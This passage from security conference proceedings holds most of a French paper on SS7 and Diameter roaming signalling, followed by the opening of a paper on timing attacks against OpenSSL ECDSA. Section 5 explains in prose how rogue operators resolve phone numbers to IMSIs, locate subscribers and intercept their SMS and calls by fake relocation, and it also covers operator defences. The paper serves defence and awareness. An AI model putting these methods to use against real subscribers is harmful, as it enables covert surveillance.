Listing 1. paramètres de l'opération de relocalisation en CS

3.5 Signalisation Diameter

Le développement de la 4G à la fin des années 2000 a entrainé un renouvellement d'une partie des protocoles de signalisation par Diameter, protocole normalisé à l'origine par l'IETF pour succéder à RADIUS. Il est introduit dans les réseaux mobiles, et grandement étendu afin de prendre en charge les mécanismes de localisation et d'authentification au sein des cœurs de réseaux 4G, ainsi que bien d'autres fonctionnalités annexes.

De fait, Diameter remplace MTP-3/SCCP/TCAP-MAP et CAMEL, en fournissant des services à peu près équivalents. Cela aurait pu donner

lieu à une grande simplification, cependant la structure des messages Diameter utilisés dans les réseaux mobiles a malheureusement conservé une complexité importante, doublée d'un léger laxisme inhérent aux protocoles IETF.

3.6 Usage intra-opérateur

L'ensemble de ces protocoles permettent de réaliser un très grand nombre d'opérations distinctes entre les différents équipements d'un cœur de réseau mobile, et systématiquement vis-à-vis d'un abonné spécifique. Chaque opérateur opère ses réseaux de manière cohérente (tout du moins est-on en droit de l'espérer). Ainsi le fait d'exposer des interfaces permettant de connaître ou contrôler des informations précises, en termes de localisation ou de services en cours d'utilisation, pour chaque abonné ne pose pas de gros problèmes de sécurité, tant que ces interfaces sont cloisonnées à l'intérieur d'un domaine de sécurité bien identifié chez chaque opérateur.

Ce problème de cloisonnement des interfaces se pose malheureusement depuis de nombreuses années, avec l'avènement de l'itinérance et l'installation de passerelles et de routeurs entre les opérateurs du monde entier.

4 Utilisation de la signalisation entre opérateurs

4.1 Principes de l'itinérance

Le principe de l'itinérance consiste à permettre à tout abonné mobile ayant souscrit un forfait auprès d'un opérateur national, une prise en charge par un opérateur dans un autre pays. Pour ce faire, les deux opérateurs impliqués doivent permettre la connexion entre le « front-end » du cœur de réseau du VPLMN (*Visited Public Land Mobile Network*, le réseau qui prend en charge la connexion de l'abonné) et le « back-end » du cœur de réseau du HPLMN (*Home PLMN*, le réseau d'origine de l'opérateur de l'abonné, qui dispose entre autre de son profil et génère ses données d'authentification).

Ceci implique, pour un opérateur donné :

— que son « front-end » (ses MSC/VLR et SGSN en 2G-3G, MME et SGW en 4G, tout au moins) soit accessible au « back-end » de tous ses partenaires de roaming, ceci afin de prendre en charge des abonnés venant de l'étranger sur son réseau ;

— et que son « back-end » (ses HLR, HSS et SMS-C tout au moins) soit accessible au « front-end » de tous ses partenaires de roaming, afin de permettre à ses abonnés d'être pris en charge à l'étranger.

Ces deux principes sont très simples, leurs implications d'un point de vue technique sont cependant très importantes. L'infrastructure de chaque opérateur doit, de ce fait, être exposée auprès de centaines d'autres opérateurs tout autour du monde !

4.2 Interconnexions et routage

Pour un opérateur, établir des interconnexions avec quelques partenaires de roaming demeure faisable ; mais lorsqu'il s'agit de centaines de réseaux à l'étranger, chacun s'appuyant sur des fournisseurs éventuellement différents, avec des configurations spécifiques, la situation devient moins facile à gérer. À ce jour, 197 états sont reconnus par l'ONU dans le monde, plus de 750 opérateurs sont inscrits à la GSMA [20], et près de 3 000 codes d'opérateurs mobiles sont renseignés dans Wikipédia [21].

Les opérateurs ont ainsi mis en place, via la GSMA, l'association mondiale des opérateurs GSM, un système de déclaration d'itinérance, s'appuyant sur une fiche dite IR.21 (*Internal Recommendation n° 21*). Chaque opérateur y liste ses préfixes de numérotation, ses codes réseaux, ses adresses IP, certaines configurations (par exemple concernant le support de VoLTE). Cela facilite la mise en œuvre des interconnexions entre opérateurs, qui s'appuient essentiellement sur les informations mises à disposition dans ces IR.21, via l'application RAEX [1]. Celle-ci est accessible via Internet lorsqu'on dispose d'un compte sur l'infocentre de la GSMA, et est opérée par l'entreprise Roamsys-next [2]. Chaque opérateur (pour chaque pays) y est identifié par un TADIG (code à 5 caractères, commençant par le code pays ; par exemple *FRAF3* pour Bouygues Telecom), et y renseigne un formulaire qui est ensuite converti et mis à disposition sous format PDF et XML aux autres opérateurs.

Fournisseurs d'interconnexions

Face à l'accroissement du nombre d'opérateurs mobiles dans le monde, et aux difficultés pour réaliser des interconnexions fonctionnelles en grand nombre, des entreprises au rayonnement continental, voire international, mais peu connues du public, se sont constituées. Ces fournisseurs d'interconnexions, également appelés fournisseurs de services GRX / IPX (pour *GPRS Roaming eXchange* et *IP eXchange*) permettent de réaliser le routage de la signalisation entre opérateurs, en évitant à chaque opérateur

de configurer des règles de routage spécifique à chacun de ses partenaires de roaming.

Ainsi, lorsqu'un VPLMN prend en charge un abonné étranger, ce VPLMN envoie les messages de signalisation concernant cet abonné vers son fournisseur d'interconnexion. Ce dernier, en accédant au contenu du message, détermine le HPLMN de l'abonné, et route le message vers le « back-end » de ce réseau (comme illustré dans la figure 2). Ces fournisseurs peuvent également effectuer dans certains cas des modifications des messages de signalisation, afin d'éviter certaines incompatibilités ou dysfonctionnements empêchant une bonne prise en charge des abonnés en itinérance.

Ces fournisseurs d'interconnexions sont connectés entre eux dans la plupart des cas. Ceci fait qu'un opérateur, en établissant un contrat avec un ou deux fournisseurs, pourra proposer des services d'itinérance sur la quasi-totalité du globe, sans avoir à établir des centaines d'interconnexions directes avec d'autres opérateurs. Parmi les fournisseurs de roaming les plus connus, on trouve Syniverse, BICS (filliale de Belgacom), Arelion (anciennement TeliaCarrier), iBASIS, Comfone, SAP... Certains gros opérateurs disposent également d'interconnexions qu'ils commercialisent souvent sous la dénomination *Wholesale* ou *Carrier* : Orange, Deutsche Telekom, Vodafone, Telefonica, A1 Telekom Austria, Tata Communications... La plupart de ces entreprises, ou activités, ne sont généralement pas exposées au grand public, et revêtent ainsi une opacité importante. Seul le fournisseur AMS-IX publie des statistiques de traffic [5] issues de son hub d'interconnexions à Amsterdam.

Aujourd'hui, la plupart de ces interconnexions sont réalisées via des VPN IPsec sur Internet, entre opérateurs et fournisseurs d'interconnexions.

Routage en SS7 avec SCCP

En SS7, la signalisation échangée entre opérateurs est routée par des STP (*Signaling Transfert Point*), qui sont installés au sein et en bordure des réseaux mobiles 2G-3G. Un message de signalisation SS7 entre deux opérateurs peut passer par de multiples STP, certains appartenant à des fournisseurs d'interconnexion tiers. Chaque STP va disposer d'adresse(s) IP pour fonctionner sur les réseaux IP, et d'un SPC (*Signaling Point Code*), l'identifiant au niveau MTP-3. L'ITU-T maintient une liste de SPC internationaux (ou ISPC), dont une version complète est disponible au sein du bulletin opérationnel 1199 [11]. Il faut noter que les SPC sont

également utilisés pour identifier les équipements et STP des réseaux de téléphonie fixe fonctionnant en mode circuit.

Dans le cas des réseaux mobiles, les GT (pour *Global Title*), adresses utilisées au sein du protocole SCCP, identifient les équipements terminaux : source et destination d'un message de signalisation. Un GT est similaire à un MSISDN, sauf qu'il identifie non pas un abonné, mais un équipement télécom. Pour vulgariser au maximum, lorsqu'un STP route un message SS7, il identifie le GT de destination dans le message, détermine le pays (via le préfixe de numérotation) et l'opérateur auquel il appartient (généralement via une configuration statique constituée, entre autres, à partir des fiches IR.21 des opérateurs), et détermine le STP auquel faire suivre le message (son adresse IP et son SPC). De nombreux autres mécanismes de routage existent, s'appuyant sur les SPC et GT, mais aussi les identifiants E.214 (MGT) et E.212 (IMSI), qui peuvent également prendre place au sein du champ GT. Nous n'entrerons cependant pas dans ces détails.

La figure 2 donne un exemple d'interconnexion fictive entre trois opérateurs 2G-3G, via un ou deux fournisseurs d'IPX/GRX.




Fig. 2. Exemple d'interconnexions 2G-3G IPX/GRX

Routage avec Diameter

En 4G, avec le protocole Diameter, la signalisation entre opérateurs est routée par des DRA (*Diameter Routing Agent*), qui sont installés au sein et en bordure des réseaux mobiles 4G. Lorsqu'un DRA est en bordure d'un réseau, on peut également l'appeler DEA (*Diameter Edge Agent*). De même qu'en SS7, un message de signalisation Diameter peut passer par de multiples DRA, dont ceux de fournisseurs d'interconnexion tiers. Chaque DRA dispose d'adresse(s) IP, et les opérateurs mobiles s'identifient avec leurs *realm* (ou domaines), souvent de la forme *mnc123.mcc234.3gppnetwork.org*, qui sont inclus dans chaque message Diameter. Cette construction s'appuie sur les codes réseaux alloués à chaque opérateur (par exemple le code MCC 208 pour la France, et le code MNC 01 – ou 001 en Diameter – pour Orange). Ainsi, en fonction du *realm* de destination indiqué dans un message Diameter, le DRA choisit l'adresse IP du DRA (ou équipement) suivant vers lequel router le message.

Il est étonnant de s'appuyer sur des adresses (ou *realm*) de source et de destination qui sont inscrites dans les messages à router, mais c'est ainsi que Diameter est utilisé dans les réseaux 4G. On peut indiquer qu'en sus du *realm*, le *host* de la source et de la destination (correspondant généralement au nom d'hôte complet de la machine) sont éventuellement présents dans les messages entre opérateurs. Le routage de la signalisation 4G en Diameter, c'est un peu comme si on mettait les adresses IP dans les payloads TCP ! Cette situation permet malheureusement des scénarios de *spoofing* relativement variés dès lors qu'on s'adresse à un DRA qui ne contrôle pas la cohérence des adresses IP sources avec les *realm* d'origine dans les messages. Et cela arrive régulièrement...

5 Sécurité sur les interconnexions inter-opérateurs

5.1 Difficultés de contrôle de l'opérateur sur ses abonnés

Cette section a pour but d'illustrer le type d'attaque classique que l'on retrouve sur les réseaux de signalisation internationaux, tout en insistant sur la difficulté que peuvent avoir les opérateurs à s'en protéger.

Correspondance entre MSISDN et IMSI

Lorsqu'un opérateur indélicat souhaite obtenir des informations sur un abonné mobile, il doit au préalable disposer de son IMSI. Au départ, celui-ci ne dispose souvent que de son numéro de téléphone (MSISDN), et doit par conséquent le « résoudre » en IMSI. Plusieurs procédures de

signalisation existent en SS7 comme en Diameter, permettant d'obtenir l'IMSI à partir d'un MSISDN. La plupart de ces procédures sont filtrées sur les interconnexions internationales, selon les recommandations de la GSMA, mais la procédure de routage des SMS, dite « Send-Routing-Info-for-SM » (ou SRISM), qui est nécessaire au fonctionnement des SMS à l'international, permet une telle résolution. Les opérateurs ont cependant les moyens de se protéger contre cette résolution de MSISDN en IMSI, en installant un *SMS Home-Router* (ou SMS-HR). Se reporter à la section 5.3 pour des détails concernant ce système.

De nombreux opérateurs continuent malheureusement de fonctionner sans SMS-HR, ou avec un équipement mal configuré. Par ailleurs, la richesse des protocoles de signalisation en termes de procédures, de messages et d'encodages, va souvent bénéficier à l'attaquant pour tenter de contourner les mécanismes de défense mis en œuvre par un opérateur ciblé. Dès lors que l'attaquant obtient l'IMSI d'un abonné cellulaire, il va pouvoir effectuer des tentatives pour collecter des informations sur ce dernier, et éventuellement intercepter certaines de ses communications.

Obtention de la localisation

Le principe même de fonctionnement d'un réseau mobile consiste à connaitre la localisation des abonnés, afin que ceux-ci puissent être joints à tout moment. C'est aussi souvent la donnée recherchée par les attaquants. Différents équipements dans un cœur de réseau mobile mémorisent la localisation des abonnés avec différents degrés de précision. Il existe également des procédures entraînant une connexion vers l'abonné pour une mesure précise de la position de ce dernier, permettant ultimement d'obtenir sa position GPS.

De même que pour limiter la possibilité d'obtenir la correspondance entre MSISDN et IMSI, la GSMA recommande le filtrage de certains messages et procédures entre opérateurs à l'international. Mais une fois de plus, la richesse des protocoles de signalisation va servir l'attaquant qui va tenter d'obtenir la position d'abonnés ciblés, avec la plus grande précision possible, et éventuellement de manière régulière afin de pouvoir tracer ses déplacements.

Contrôle de localisation des abonnés

Un abonné mobile n'est pas connecté en permanence à une antenne-relais, mais uniquement lorsque son terminal a besoin d'échanger des données (ou de prendre en charge un appel). Lorsque le terminal n'est pas connecté à une antenne-relais, il reste « à l'écoute » de celle-ci, au cas où il serait

notifié, par exemple pour la réception d'un appel ou d'un SMS. Dans ce cas, on dit du terminal qu'il est en mode IDLE. Ce faisant, un opérateur n'est assuré de la localisation d'un abonné que lorsque ce dernier est connecté directement à son réseau. Mais dès lors qu'il repasse en mode IDLE, le réseau ne conserve que la dernière localisation active de l'abonné.

Que se passe-t-il, alors, lorsque le *front-end* d'un réseau étranger indique au *back-end* du réseau d'origine d'un abonné, que cet abonné est relocalisé à l'étranger ? Le réseau d'origine n'a d'autre possibilité que de faire confiance au réseau étranger car aucune procédure cryptographique ne permet d'authentifier la présence de l'abonné dans ce réseau étranger. Cela change quelque peu en 5G, nous n'entrerons cependant pas dans les détails ici : le lecteur assidu pourra se reporter à l'article [3] publié dans le MISC 115. Cela reste totalement d'actualité en 2G, 3G et 4G.

Imaginons qu'un opérateur étranger peu scrupuleux décide de relocaliser un abonné cible sur son infrastructure (afin de se placer par exemple en interception de ses appels et SMS, voir la section suivante à ce sujet), le réseau d'origine ne dispose pas de moyens techniques sûrs afin d'éviter cette situation, ou de refuser cette relocalisation. Les guides techniques éditées par le GSMA pour la sécurité de l'itinérance proposent aux opérateurs d'évaluer la faisabilité réelle des relocalisations en fonction des distances géographiques et durée entre les procédures, au sein de pare-feu de signalisation. Autant dire qu'un tel type de filtrage est relativement délicat !

On peut tout à fait imaginer qu'il se passe quelque chose de bizarre lorsqu'un abonné (ou tout du moins son IMSI) fait du ping-pong entre les USA et Israël, ou entre l'Allemagne et la Chine. Mais comment discriminer de telles relocalisations « sauvages » si elles ont lieu entre réseaux frontaliers ? Ou avec un opérateur « international » (comme un opérateur satellite) ? A l'inverse, une relocalisation vers un réseau qui semble lointain, mais pouvant disposer d'antennes-relais à bord de bateaux par exemple, doit-elle être considérée comme illégitime et rejetée ?

Il s'agit ici d'une difficulté majeure concernant l'analyse de la localisation des abonnés mobiles, et par conséquence, de la sécurité des communications associées.

Interception des communications

Comment le *front-end* d'un réseau étranger peut-il se placer en interception des communications d'un abonné en le relocalisant chez lui ?

Il faut au préalable que l'opérateur indélicat trouve le *front-end* (MSC/VLR, SGSN/GGSN, MME/SGW/PGW) légitime, en charge de l'IMSI ciblé. Ceci n'est pas forcément évident car les guides techniques de la GSMA proposent également des règles de filtrage empêchant les partenaires de roaming d'obtenir de telles informations, lorsque l'abonné ciblé est sur son réseau d'origine. Ce type de filtrage n'est cependant pas toujours évident à mettre en œuvre, étant donné la complexité des procédures de signalisation, et les multiples mécanismes de routage permis. Certains opérateurs n'ont même parfois aucun mécanisme de filtrage en place...

Dès lors que l'attaquant arrive à obtenir les adresses des équipements réellement en charge, il va pouvoir indiquer au *back-end* du réseau d'origine de l'abonné (le HLR / HSS) que celui-ci s'est déplacé sur son réseau, puis rediriger les communications vers le *front-end* réellement en charge afin que les communications de l'abonné continuent d'être routées de bout en bout. Ce type de scénario est assez simple à mettre en place pour les SMS, plus complexe pour les communications vocales et de données, mais tout de même réalisables. Des conflits peuvent aussi se produire lors de certains types de communications. Il s'agit ici juste d'expliquer le principe de base des interceptions via les interconnexions de roaming ; de très nombreuses variantes existent, selon le type de services ciblés (SMS, USSD, appels, boîte vocale, connexions de données, MMS...).

5.2 Services illégaux

La valeur intrinsèque des données gérées par chaque opérateur mobile a nourri la mise en place de services à l'éthique douteuse, visant justement à permettre la résolution de MSISDN en IMSI et l'obtention d'informations techniques sur des IMSI spécifiques (localisation, adresses des équipements qui les prennent en charge...). De tels types de services sont généralement dénommés « HLR lookup » car ils consistent souvent au départ à requêter les HLR (ou HSS) de l'opérateur de l'abonné ciblé. Une simple recherche sur Internet permet de réaliser que de tels services existent en nombre, et peuvent être utilisés par quiconque moyennant finance (de l'ordre du centime d'euro par lookup pour obtenir des informations basiques). Certains ne servent cependant qu'à vérifier l'attachement d'un terminal au réseau à des fins marketing (par exemple pour la réalisation de campagne d'envois de SMS), et non à obtenir des données personnelles.

Ces services fonctionnent sous couvert que les utilisateurs s'engagent sur l'honneur à ne requêter que des numéros qui leurs appartiennent. Les opérateurs de ces services quelques peu hostiles disposent également d'installations techniques dans des pays qui n'ont généralement pas une régulation des télécoms très restrictive, et s'associent à des opérateurs ou fournisseurs d'interconnexions IPX / GRX qui souhaitent faire du business sans s'encombrer de questions éthiques ! On retrouve ainsi ces opérateurs peu scrupuleux installés dans de petits pays, souvent insulaires. On peut citer Jersey, Guernesey, Malte, Chypre, certaines îles des Caraïbes, certains petits pays d'Afrique ou d'Asie ; le fait est que les attaquants n'ont pas de difficulté à trouver un pays où s'installer dès lors que leur activité est suffisamment lucrative !

L'avènement de services internationaux pour l'envoi de SMS en masse, au service des petites et grandes enseignes commerciales du monde entier, a également poussé les opérateurs télécoms et d'infrastructure de réseaux mobiles à s'ouvrir encore plus à des fournisseurs tiers. De nombreuses entreprises proposent ainsi l'envoi de SMS par milliers, avec une couverture continentale voire mondiale. De fait, ces entreprises ont accès aux réseaux de signalisation internationaux, en particulier SS7. Récemment, l'entreprise *Mitto AG*, basée en Suisse, a été dénoncée comme utilisant son infrastructure de distribution de SMS et d'accès aux réseaux de signalisation SS7 à des fins d'espionnage [9].

5.3 Moyens de protection pour les opérateurs

De multiples moyens de défense existent pour que les opérateurs protègent leur infrastructure et leurs abonnés des malversations commises par certains de leurs partenaires de roaming (qui, dès lors, portent bien mal leur nom de « partenaire »).

Tout d'abord la mise en place d'un filtrage basique afin d'éviter tout simplement la prise en charge de certaines procédures par le *back-end* et le *front-end* du cœur de réseau. Certains STP SS7 et DRA Diameter permettent la mise en place de tels filtres statiques. Les équipements terminaux eux-mêmes peuvent également permettre de configurer les seules procédures autorisées (ou interdites) en fonction de l'adresse source.

Ensuite, la mise en place d'un SMS Home-Router, afin d'éviter de révéler les IMSI réels de ses abonnés à partir de leur MSISDN. Ceci permet par ailleurs à l'opérateur d'analyser l'ensemble des SMS à destination de ses abonnés, y compris lorsque ceux-ci sont en itinérance à l'étranger. Il est vrai qu'en France, les opérateurs ne sont à priori pas en droit

d'accéder aux contenus des communications, mais certains mécanismes de filtrage peuvent être mis en place sur les en-têtes de SMS, ou un hash du contenu, afin de détecter des problèmes de spam ou phishing SMS, ou des tentatives de compromission de terminaux ou de cartes SIM.

Enfin, un pare-feu de signalisation complet devrait également être installé, afin d'effectuer un filtrage contextuel de la signalisation provenant des réseaux exterieurs, comme expliqué dans la section 5.1. Ce type de pare-feu permet de filter la signalisation SS7 et Diameter en s'appuyant sur le contexte de chaque abonné (entre autres, sa localisation). Il permet également de filtrer le protocole GTP-C afin de s'assurer qu'il n'y ait pas de tentatives de détournement des connexions de données, lorsque celles-ci sont routées entre opérateur à l'étranger et opérateur d'origine (ce procédé est aussi appelé *home-routing* des connexions de données).

D'un côté, depuis une dizaine d'années, les opérateurs mettent de plus en plus en œuvre ce type de mesures de sécurité. Grâce à cela, les guides techniques et équipements gagnent en maturité, d'un point de vue fonctionnel. D'un autre côté, ces équipements peuvent régulièrement souffrir de défauts d'implémentation, du fait de fonctions toujours plus complexes. Les attaquants savent tirer profit de ces défauts pour contourner les politiques de sécurité établies par les opérateurs. Ainsi, aucun moyen de protection ne semble ultime et incontournable, et il convient également d'effectuer une surveillance des interconnexions, via des outils de supervision de la sécurité au niveau télécom.

5.4 Compromissions et espionnage

Dans le monde feutré des opérateurs mobiles et télécoms, rares sont les incidents qui donnent lieu à de longs articles dans la presse généraliste. Globalement, seules des interruptions de services majeures sont relayées, telles que le problème ayant touché le service de numéro d'urgence [4] en France en juin 2021. De fait, les attaquants sur les réseaux télécoms réalisent sans doute des bénéfices plus durables et substantiels lorsque leurs actions n'entrainent pas de telles interruptions.

Certaines entreprises de sécurité et certains médias s'attardent heureusement régulièrement sur des cas d'espionnages, et permettent de prendre conscience un tant soit peu, de la manière dont les attaquants opèrent. On peut citer quelques cas récents :

— Le média Vice a mis en lumière [15] l'opérateur d'interconnexions Syniverse, dont l'infrastructure permet l'interconnexion d'opéra-

teurs du monde entier pour l'Amérique, et est apparemment restée compromise entre 2016 et 2021.
— Crowdstrike a publié en 2021 un rapport [12] expliquant la compromission d'opérateurs mobiles via leurs serveurs eDNS (les DNS utilisés pour résoudre, entre autre, les APN et permettre le routage des connexions de données en itinérance) et l'exfiltration de données.
— Un article [6] de CitizenLab de 2020 décrit le mode opératoire de la société Circle, effectuant des malversations sur les réseaux SS7 ; société probablement affiliée à NSO Group, qui a distribué ces dernières années des malwares ciblant principalement iPhone et terminaux Android.
— Le média The Guardian explique [19] en 2020 comment les méchants chinois espionnent les gentils américains depuis des infrastructures de fournisseurs chinois, installées chez des opérateurs mobiles de la zone caraïbéenne.
— Un autre article [8] décrit l'usage de systèmes de signalisation mobiles pour des campagnes d'espionnage, à partir des îles anglo-normandes.
— Mandiant a également publié un rapport [18] en 2019 sur la compromission de SMS-Center d'opérateurs mobiles.
— Adaptive Mobile décrit dans un blogpost [7] détaillé, et peu avant l'entrée en guerre de la Russie en Ukraine, comment certaines campagnes d'espionnage SS7 d'origine Russe seraient camouflées au sein du routage international.

L'ensemble de ces articles semblent parfaitement serieux, et les procédés techniques décrits tout à fait réalistes.

5.5 Difficultés des régulations nationales

Les équipements de sécurité et de filtrage restent souvent coûteux, car complexes, comme la plupart des équipements télécoms. Tous les opérateurs ne peuvent ou ne souhaitent pas en installer : après tout, le fait que les abonnés d'un opérateur puissent être espionnés n'engendre bien souvent pas (ou peu) de pertes financières à l'opérateur. Par conséquent, c'est souvent aux régulateurs de pousser (voire de forcer) les opérateurs à déployer des mesures de défense.

À l'échelle mondiale, encore de nombreux opérateurs sont peu, voire pas du tout protégés, au niveau de leurs interconnexions de roaming. En France, et plus largement en Europe, la régulation des télécoms est assez stricte et pousse les opérateurs à mettre en œuvre de telles défenses. En

Amérique du Nord, les régulateurs tentent de pousser les opérateurs à plus de sécurité ; malheureusement, le marché y est tellement ouvert du point de vue commercial, que les données des abonnés américains sont loin d'être les mieux protégées. Cela est visible lorsqu'on regarde de plus près la commercialisation des données de localisation [13] ou la manière dont les SMS sont distribués [14].

Enfin, les régulateurs fonctionnent tous au niveau national, et n'ont quasiment aucune emprise sur les activités agressives d'opérateurs au-delà de leurs frontières.

6 Conclusion

Lorsqu'un attaquant cible une entreprise privée, il cible généralement le patrimoine immatériel de l'entreprise (la propriété intellectuelle, les contrats, clients et prospects...), qui incluent éventuellement des données personnelles : nom, email, parfois numéro de tel, numéro de carte bancaire... Dans le cas d'un opérateur mobile, le patrimoine de l'entreprise est constitué principalement des données personnelles de ses abonnés : nom, adresse, identifiant de compte en banque, numéro de télephone, IMSI, localisation au cours du temps, SMS échangés, interlocuteurs et durée des appels, connexions de données, résolutions DNS, contenus des communications... pour des millions d'habitants d'un pays. Un tel niveau de détails de données personnelles n'existe à priori nulle part ailleurs (sauf peut-être à la NSA) !

Les attaquants qui ciblent les opérateurs mobiles ont conscience de cette valeur, et font en sorte de pérenniser leurs activités en restant discrets. Il y a très peu d'actes de « délinquance » informatique sur les infrastructures cellulaires, qui restent assez robustes et redondantes par ailleurs. Un intérêt d'effectuer du renseignement via les réseaux de signalisation mobiles est également qu'il ne laisse quasiment aucune trace sur les terminaux des abonnés, contrairement à l'installation de malware. Enfin, les opérateurs sont souvent peu enclins à empêcher et/ou surveiller leurs interconnexions de signalisation, car ces faits d'espionnage n'impliquent la plupart du temps aucune perte financière pour eux. Ainsi, c'est bien souvent aux régulateurs d'imposer la mise en place de moyens de défense, qui demeurent parfois perfectibles ou faillibles.

Au final, des efforts restent à faire globalement, afin que les opérateurs mettent en place des moyens de défense et de protection efficaces au bénéfice de leurs abonnés. Du point de vue de l'abonné, malheureusement

aucun moyen technique ne permet de se protéger puisque les données de signalisation le concernant sont entièrement gérées par son opérateur. Seule reste la possibilité de protéger le contenu de ses communications avec des systèmes de messagerie et d'appels sécurisés, tels que Signal.

7 Remerciements

Merci à Aurélien Roose pour sa relecture et ses précieuses remarques, à toutes les équipes P1 Security pour leur support et la bonne humeur générale, ainsi qu'au comités d'organisation et de programme du SSTIC pour leur travail de grande qualité.

Références

1. RoamsysNext Login. `https://login.raextools.com/`.
2. RoamsysNext – Driving global connectivity. `https://roamsys-next.com/`.
3. La sécurité des communications 5G. May 2021.
4. Évaluation de la gestion par l'opérateur Orange de la panne du 2 juin et de ses conséquences sur l'accès aux services d'urgence. July 2021. `https://www.economie.gouv.fr/files/2021-07/Rapport-Orange-SNU.PDF`.
5. AMS-IX Amsterdam. Mobile traffic AMS. `https://www.ams-ix.net/ams/documentation/mobile-traffic-ams`.
6. Bill Marczak, John Scott-Railton, Siddharth Prakash Rao, Siena Anstis, Ron Deibert. Running in Circles Uncovering the Clients of Cyberespionage Firm Circles. *The Citizen Lab - University of Toronto*, December 2020. `https://citizenlab.ca/2020/12/running-in-circles-uncovering-the-clients-of-cyberespionage-firm-circles/`.
7. Cathal McDaid. The Hunt for HiddenArt. *Adaptive Mobile*, February 2022. `https://blog.adaptivemobile.com/the-hunt-for-hiddenart`.
8. Crofton Black. Spy companies using Channel Islands to track phones around the world. *The Bureau of Investigate Journalism*, December 2020. `https://www.thebureauinvestigates.com/stories/2020-12-16/spy-companies-using-channel-islands-to-track-phones-around-the-world`.
9. Crofton Black, Ryan Gallagher. Swiss tech company boss accused of selling mobile network access for spying. *The Bureau of Investigate Journalism*, December 2021. `https://www.thebureauinvestigates.com/stories/2021-12-06/swiss-tech-company-boss-accused-of-selling-mobile-network-access-for-spying`.
10. Denis Foo Kune, John Koelndorfer, Nicholas Hopper, Yongdae Kim. Location Leaks on the GSM Air Interface. *NDSS Symposium*, 2012. `https://syssec.kaist.ac.kr/~yongdaek/doc/fookune_ndss_gsm.pdf`.
11. ITU-T. ITU Operational Bulletin No. 1199. June 2020. `https://www.itu.int/dms_pub/itu-t/opb/sp/T-SP-OB.1199-2020-OAS-PDF-E.pdf`.

12. Jamie Harries, Dan Mayer. LightBasin : A Roaming Threat to Telecommunications Companies. *CrowdStrike*, October 2021. https://www.crowdstrike.com/blog/an-analysis-of-lightbasin-telecommunications-attacks/.
13. Jon Keegan, Alfred Ng. There's a Multibillion-Dollar Market for Your Phone's Location Data. *The Markup*, July 2021. https://themarkup.org/privacy/2021/09/30/theres-a-multibillion-dollar-market-for-your-phones-location-data.
14. Joseph Cox. A Hacker Got All My Texts for $16. *Vice*, March 2021. https://www.vice.com/en/article/y3g8wb/hacker-got-my-texts-16-dollars-sakari-netnumber.
15. Lorenzo Franceschi-Bicchierai. Company That Routes Billions of Text Messages Quietly Says It Was Hacked. *Vice*, October 2021. https://www.vice.com/en/article/z3xpm8/company-that-routes-billions-of-text-messages-quietly-says-it-was-hacked.
16. Benoit Michau. Analyse de sécurité des modems mobiles. *SSTIC*, 2014. https://www.sstic.org/media/SSTIC2014/SSTIC-actes/Analyse_securite_modems_mobiles/SSTIC2014-Article-Analyse_securite_modems_mobiles-michau.pdf.
17. Pycrate project. "pycrate/tools/pycrate_map_op_info.py" - Github. https://github.com/P1sec/pycrate/blob/master/tools/pycrate_map_op_info.py.
18. Raymond Leong, Dan Perez, Tyler Dean. MESSAGETAP : Who's Reading Your Text Messages ? *Mandiant*, August 2019. https://www.mandiant.com/resources/messagetap-who-is-reading-your-text-messages.
19. Stephanie Kirchgaessner. Revealed : China suspected of spying on Americans via Caribbean phone networks. *The Guardian*, December 2020. https://www.theguardian.com/us-news/2020/dec/15/revealed-china-suspected-of-spying-on-americans-via-caribbean-phone-networks.
20. Tim Hatt, Peter Jarich. Global Mobile Trends 2021 - Navigating Covid-19 and beyond. *GSMA Intelligence*, December 2020. https://data.gsmaintelligence.com/api-web/v2/research-file-download?file=141220-Global-Mobile-Trends.pdf&id=58621970.
21. Wikipedia. List of mobile operators. https://en.wikipedia.org/wiki/List_of_mobile_network_operators.

Practical Timing and SEMA on Embedded OpenSSL's ECDSA

Julien Eynard[1], Guenaël Renault[1,2], Franck Rondepierre[1], and Adrian Thillard[3]

[1] Hardware Security Lab, ANSSI
[2] GRACE Team INRIA, LIX, IPP
[3] Ledger Donjon

Abstract. Timing attacks are a class of side-channel attacks allowing an adversary to recover some sensitive data by observing the execution time of some underlying algorithm. Several cryptographic libraries have been shown to be vulnerable against these attacks, oftentimes allowing practical key recoveries. While recent papers showed that these threats are well-known amongst developers, these libraries are often left unpatched, due to the perceived burden of implementing efficient countermeasures. Instead, many libraries chose to modify their threat model and to not consider attacks where the adversary have local access to the target anymore.

In this paper, we show how to implement, on a real world device, a recent timing attack described by Weiser et al. at Usenix20, targeting OpenSSL's ECDSA. We expand their discovery and demonstrate that this attack applies to a bigger set of curves than claimed in the original paper. After characterising the weakness against timing, we show that the perceived safety that can be provided by a practical resistance against those attacks can easily be shattered using slightly costlier attacks such as Simple Electro-Magnetic Analysis. Our work hence highlight that secure embedded purposes require a very careful choice of side-channel resistant library.

1 Cryptographic libraries and timing attacks

